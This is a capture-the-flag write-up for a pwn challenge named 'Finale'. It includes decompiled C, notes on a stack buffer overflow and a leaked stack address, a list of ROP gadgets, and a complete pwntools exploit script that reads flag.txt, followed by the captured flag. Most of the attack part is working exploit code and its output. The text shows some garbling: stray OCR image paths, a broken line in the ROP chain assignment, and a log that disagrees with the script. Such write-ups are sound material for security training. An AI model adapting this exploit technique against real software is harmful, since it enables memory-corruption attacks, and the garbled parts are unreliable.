
Finale

1) Checked security



2) Decompiled it

```
1
2 void banner(void)
3
4 {
5   int iVar1;
6   time_t tVar2;
7   char *local_48 [4];
8   undefined *local_28;
9   undefined *local_20;
10  undefined *local_18;
11  undefined *local_10;
12
13  local_48[0] = "\x1b[1;33m";
14  local_48[1] = &DAT_00402010;
15  local_48[2] = &DAT_00402018;
16  local_48[3] = &DAT_00402020;
17  local_28 = &DAT_00402028;
18  local_20 = &DAT_00402030;
19  local_18 = &DAT_00402038;
20  tVar2 = time((time_t *)0x0);
21  srand((uint)tVar2);
22  iVar1 = rand();
23  puts(local_48[iVar1 % 6]);
24  puts("\nLet\'s celebrate Spooktober!!!\n\n");
25  local_10 = &DAT_00402068;
26  puts(&DAT_00402068);
27  puts("\x1b[1;34m");
28  return;
29 }
30
```

Decompile: main - (finale)

```
1
2 undefined8 main(void)
3
4 {
5   int iVar1;
6   undefined8 local_48;
7   undefined8 local_40;
8   undefined4 local_38;
9   undefined8 local_28;
10  undefined8 local_20;
11  int local_14;
12  ulong local_10;
13
14  banner();
15  local_28 = 0;
16  local_20 = 0;
17  local_14 = open("/dev/urandom",0);
18  read(local_14,&local_28,8);
19  printf("\n[Strange man in mask screams some nonsense]: %s\n\n",&local_28);
20  close(local_14);
21  local_48 = 0;
22  local_40 = 0;
23  local_38 = 0;
24  printf("[Strange man in mask]: In order to proceed, tell us the secret phrase: ");
25  __isoc99_scanf(&DAT_00402998,&local_48);
26  local_10 = 0;
27  do {
28    if (0xe < local_10) {
29 LAB_00401588:
30      iVar1 = strncmp((char *)&local_48,"s34s0nf1n4l3b00",0xf);
31      if (iVar1 == 0) {
32        finale();
33      }
34      else {
35        printf("%s\n[Strange man in mask]: Sorry, you are not allowed to enter here!\n\n",
36               &DAT_00402020);
37      }
38      return 0;
39    }
40    if (*(char *)((long)&local_48 + local_10) == '\n') {
41      *(undefined *)((long)&local_48 + local_10) = 0;
42      goto LAB_00401588;
43    }
44    local_10 = local_10 + 1;
45  } while( true );
46 }
47
```

Decompile: finale - (finale)

```
1
2  void finale(void)
3
4  {
5    undefined local_48 [64];
6
7    printf("\n[Strange man in mask]: Season finale is here! Take this souvenir with you for good luck:
       [%p]"
8           ,local_48);
9    printf("\n\n[Strange man in mask]: Now, tell us a wish for next year: ");
10   fflush(stdin);
11   fflush(stdout);
12   read(0,local_48,0x1000);
13   write(1,"\n[Strange man in mask]: That\'s a nice wish! Let the Spooktober Spirit be with you!\n\n"
14         ,0x54);
15   return;
16 }
17
```

3) Findings
i) We see a password: s34s0nf1n4l3b00 to be entered to read finale function
ii) We have a stack buffer overflow in finale function
iii) stack's address is printed using the printf


4) Attack Plan
i) Leaking libc is not intended so we must tried to make a ROP chain

5) Gadgets

```
0x00000000004012bd: pop rbp; ret;
0x00000000004012d6: pop rdi; ret;
0x00000000004012d8: pop rsi; ret;
```

```
0x000000000040101a: ret;
```

We need to use these to perform



5) Made an exploit

```
from pwn import *

io = process('./finale')
context.terminal = ['tmux', 'splitw', '-h']
gdb.attach(io)

io.sendlineafter(b': ', b's34s0nf1n4l3b00')
io.recvuntil(b'luck: [')
stack_address = p64(int(io.recvuntil(b']').strip(b']'), 16))

# rop addresses
pop_rdi_ret = p64(0x4012d6)
pop_rsi_ret = p64(0x4012d8)
read_fun = p64(0x401174)
open_fun = p64(0x4011c4)
write_fun = p64(0x401134)
ret = p64(0x401174)
```

```
finale = p64(0x401407)

rop_chain =
pop_rdi_ret+stack_address+pop_rsi_ret+p64(0)+open_fun+finale+pop_rdi_ret+p64(3)
+pop_rsi_ret+stack_address+read_fun+pop_rdi_ret+p64(1)+write_fun
io.sendlineafter(b': ', b'flag.txt'+b'\x00'*64+rop_chain)
io.sendlineafter(b': ', b'')
io.interactive()
```

6) Got the flag

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Finale/challenge]
└─$ python3 exploit.py
[+] Starting local process '/usr/bin/nc': pid 6834
[*] Switching to interactive mode

[Strange man in mask]: That's a nice wish! Let the Spooktober Spirit be with you!


[Strange man in mask]: Season finale is here! Take this souvenir with you for good luck: [0x7fffc3210980]

[Strange man in mask]: Now, tell us a wish for next year:
[Strange man in mask]: That's a nice wish! Let the Spooktober Spirit be with you!

HTB{wh0_n33d5_l1bc_wh3n_u_h4v3_st4ck_l45k5}
\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00T\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xd6@\x00\x00\x00\x00\x00P    !\xc3/home/ctf/run_challenge.sh: line
 2:    28 Segmentation fault      ./finale
[*] Process '/usr/bin/nc' stopped with exit code 0 (pid 6834)
[*] Got EOF while reading in interactive
$
```